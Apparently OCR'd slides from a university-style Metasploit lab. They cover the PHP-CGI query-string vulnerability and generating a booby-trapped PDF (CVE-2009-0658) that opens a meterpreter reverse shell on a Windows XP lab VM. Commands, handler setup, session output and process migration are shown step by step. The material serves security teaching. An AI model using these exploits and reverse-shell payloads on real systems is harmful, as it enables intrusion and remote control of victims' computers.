`sapi/cgi/cgi_main.c` in `PHP` before 5.3.12 and 5.4.x before 5.4.2, when configured as a CGI script (aka phpcgi), does not properly handle query strings that lack an = (equals sign) character, which allows remote attackers to execute arbitrary code by placing command-line options in the query string, related to lack of skipping a certain php_getopt for the 'd' case.

Exercise 2: Exploit details

The source of the buffer overflow in `cgi_main.c`

```
// [...] here len is the same length of php_optarg
memcpy(
    cgi_sapi_module.ini_entries + ini_entries_len,
    php_optarg,
    len
);
// [...]
```

Exercise 2: Exploit details

Snippet from the exploit file

```
payload_oneline = "<?php " + payload.encoded.gsub(/\
    s*#.*$/, "").gsub("\n", "")
response = send_request_cgi( {
    'method' => "POST",
    'global' => true,
    'uri'    => "#{uri}?#{qs}",
    'data'   => payload_oneline,
}, 0.5)
```

Exercise 2: Reverse shells

The payload was a *reverse shell*...what does it mean?




Figure: Shell and reverse shell connections

Exercise 3: Infected PDF

Now we're going to generate an infected `PDF` file, to use as an attack vector towards a Windows XP VM.

Exercise 3: Infected PDF

```
msf6 > search jbig platform:windows

Matching Modules
================

   #  Name                                                Disclosure Date  Rank
   -  ----                                                ---------------  ----
   0  exploit/windows/browser/adobe_jbig2decode           2009-02-19       good
   1  exploit/windows/fileformat/adobe_jbig2decode        2009-02-19       good


Interact with a module by name or index. For example info 1, use 1 or use e

msf6 > use 1
[*] No payload configured, defaulting to windows/meterpreter/reverse_tcp
```

Figure: Selecting the exploit to use

Exercise 3: Infected PDF

```
Payload options (windows/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  process          yes       Exit technique (Accepted: '', seh, thread, proce
   LHOST     127.0.0.1        yes       The listen address (an interface may be specifie
   LPORT     4444             yes       The listen port

   **DisablePayloadHandler: True   (no handler will be created!)**


Exploit target:

   Id  Name
   --  ----
   0   Adobe Reader v9.0.0 (Windows XP SP3 English)


msf6 exploit(windows/fileformat/adobe_jbig2decode) > set LHOST 192.168.5.1
LHOST => 192.168.5.1
msf6 exploit(windows/fileformat/adobe_jbig2decode) > set LPORT 443
LPORT => 443
msf6 exploit(windows/fileformat/adobe_jbig2decode) >
```

Figure: Setting the options

Exercise 3: Infected PDF

```
msf6 exploit(windows/fileformat/adobe_jbig2decode) > run

[*] Creating 'msf.pdf' file...
[+] msf.pdf stored at /home/kali/.msf4/local/msf.pdf
msf6 exploit(windows/fileformat/adobe_jbig2decode) >
```

Figure: Generating the infected file

Exercise 3: Infected PDF

Figure: Sending the file to our Windows XP VM

Exercise 3: Infected PDF

```
msf6 exploit(windows/fileformat/adobe_jbig2decode) > use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf6 exploit(multi/handler) > info

       Name: Generic Payload Handler
     Module: exploit/multi/handler
```

```
msf6 exploit(multi/handler) > set LHOST 192.168.5.1
LHOST ⇒ 192.168.5.1
msf6 exploit(multi/handler) > set LPORT 443
LPORT ⇒ 443
msf6 exploit(multi/handler) >
```

```
msf6 exploit(multi/handler) > run

[*] Started reverse TCP handler on 192.168.5.1:443
```

Figure: Starting the reverse shell handler

Exercise 3: Infected PDF

```
msf6 exploit(multi/handler) > run

[*] Started reverse TCP handler on 192.168.5.1:443
[*] Sending stage (175174 bytes) to 192.168.5.3
[*] Meterpreter session 1 opened (192.168.5.1:443 → 192.168.5.3:1034)

meterpreter >
```

Figure: Reverse shell managed to reach the attacker

Exercise 3: Infected PDF

```
meterpreter > migrate 1728
[*] Migrating from 524 to 1728...
[*] Migration completed successfully.
meterpreter >
```

```
meterpreter > shell
Process 1600 created.
Channel 1 created.
Microsoft Windows XP [Version 5.1.2600]
(C) Copyright 1985-2001 Microsoft Corp.

C:\Documents and Settings\vulnerable>dir
dir
 Volume in drive C has no label.
```

Figure: Migrating shell code to another process

Exercise 3

Figure: Connections active on the victim, during and after the attack

Exercise 3: Exploit details

CVE-2009-0658

Buffer overflow in Adobe Reader 9.0 and earlier, and Acrobat 9.0 and earlier, allows remote attackers to execute arbitrary code via a crafted PDF document, related to a non-JavaScript function call and possibly an embedded JBIG2 image stream, as exploited in the wild in February 2009 by `Trojan.Pidief.E`.

Summary

Wrapping up

What we showed in this lab is just about barely scratching the surface of the capabilities of Metasploit.

In the following lab, you'll be able to have a grasp on more advanced topics, such as `msfvenom`, and experiment with more complicated exploits and different OSs.

Wrapping up

Thank you for your kind attention!